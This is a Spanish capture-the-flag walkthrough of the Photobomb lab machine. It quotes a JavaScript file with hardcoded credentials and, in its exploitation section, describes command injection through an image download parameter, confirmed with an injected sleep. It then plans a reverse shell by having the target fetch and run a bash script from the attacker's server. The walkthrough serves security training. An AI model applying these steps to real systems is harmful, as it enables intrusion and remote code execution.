
- Esto se hace mas para ver la imagen y hacer las cosas mas limpias.

- Vemos el código fuente y hay un archivo photobomb.js que vamos a ver de que se trata, para eso lo vamos a traer a nuestra máquina.

function init() { // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) { document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer'); } } window.onload = init; - (
http://pH0t0:b0Mb@photobomb.htb/printer). Esto indica que la URL contiene credenciales de autenticación embebidas (pH0t0:b0Mbcomo el nombre de usuario y contraseña) para el acceso a dicho recurso, vamos a probar esas credenciales.
- Logramos ingresar.

- Vemos un botón para descargar imágenes, nos descargamos una para luego analizarla.
❯ exiftool test.jpg ExifTool Version Number : 12.76 File Name : test.jpg Directory : . File Size : 273 kB File Modification Date/Time : 2024:03:04 21:38:46-05:00 File Access Date/Time : 2024:03:04 21:42:21-05:00 File Inode Change Date/Time : 2024:03:04 21:42:31-05:00 File Permissions : -rw-r--r-- File Type : JPEG File Type Extension : jpg MIME Type : image/jpeg JFIF Version : 1.01 Resolution Unit : inches X Resolution : 72 Y Resolution : 72 Profile CMM Type : Little CMS Profile Version : 2.1.0 Profile Class : Display Device Profile Color Space Data : RGB Profile Connection Space : XYZ Profile Date Time : 2012:01:25 03:41:57 Profile File Signature : acsp Primary Platform : Apple Computer Inc. CMM Flags : Not Embedded, Independent Device Manufacturer : Device Model : Device Attributes : Reflective, Glossy, Positive, Color Rendering Intent : Perceptual Connection Space Illuminant : 0.9642 1 0.82491 Profile Creator : Little CMS Profile ID : 0 Profile Description : c2 Profile Copyright : IX Media White Point : 0.9642 1 0.82491 Media Black Point : 0.01205 0.0125 0.01031 Red Matrix Column : 0.43607 0.22249 0.01392 Green Matrix Column : 0.38515 0.71687 0.09708 Blue Matrix Column : 0.14307 0.06061 0.7141 Red Tone Reproduction Curve : (Binary data 64 bytes, use -b option to extract) Green Tone Reproduction Curve : (Binary data 64 bytes, use -b option to extract) Blue Tone Reproduction Curve : (Binary data 64 bytes, use -b option to extract) Image Width : 3000 Image Height : 2000 Encoding Process : Baseline DCT, Huffman coding Bits Per Sample : 8 Color Components : 3 Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2) Image Size : 3000x2000 Megapixels : 6.0 - No vemos información que nos pueda ser útil, vamos a descar otra imagen mas pequeña para ver si comportamiento.

- Tenemos dos tamaños diferentes, lo que nos puede indicar que por detrás hay un comando de linux que nos permite hacer el escalado de la imagen por ejemplo:
convert test.jpg -resize 500x500 new.jpg
EXPLOTACIÓN
- Vamos a interceptar la petición de descarga con burpsuite para ver como se está tramitando la petición.

Abusing Image Download Utility (Command Injection)
- Como input vemos que envía un nombre aleatorio, el tipo de archivo y la dimensión, en estos casos podríamos inyectar comandos en este input, probamos con un sleep de 5 segundos.

- Al inyectar un sleep+5 la pagina se demora 5 segundos en responder, lo que indica que es vulnerable a RCE, el + es una manera de indicar el espacio.

- Probamos si tiene curl para que me haga una petición a un servidor web de python, si se realiza la petición podría cargar un index.html que sea interpretado con bahs y me devuelva una shell.


- Efectivamente realiza la petición, ahora creamos el archivo html.

- Realizamos la petición para que el index sea interpretado con bash, nos podemos en escucha por el puerto 443 y montamos el servidor python.
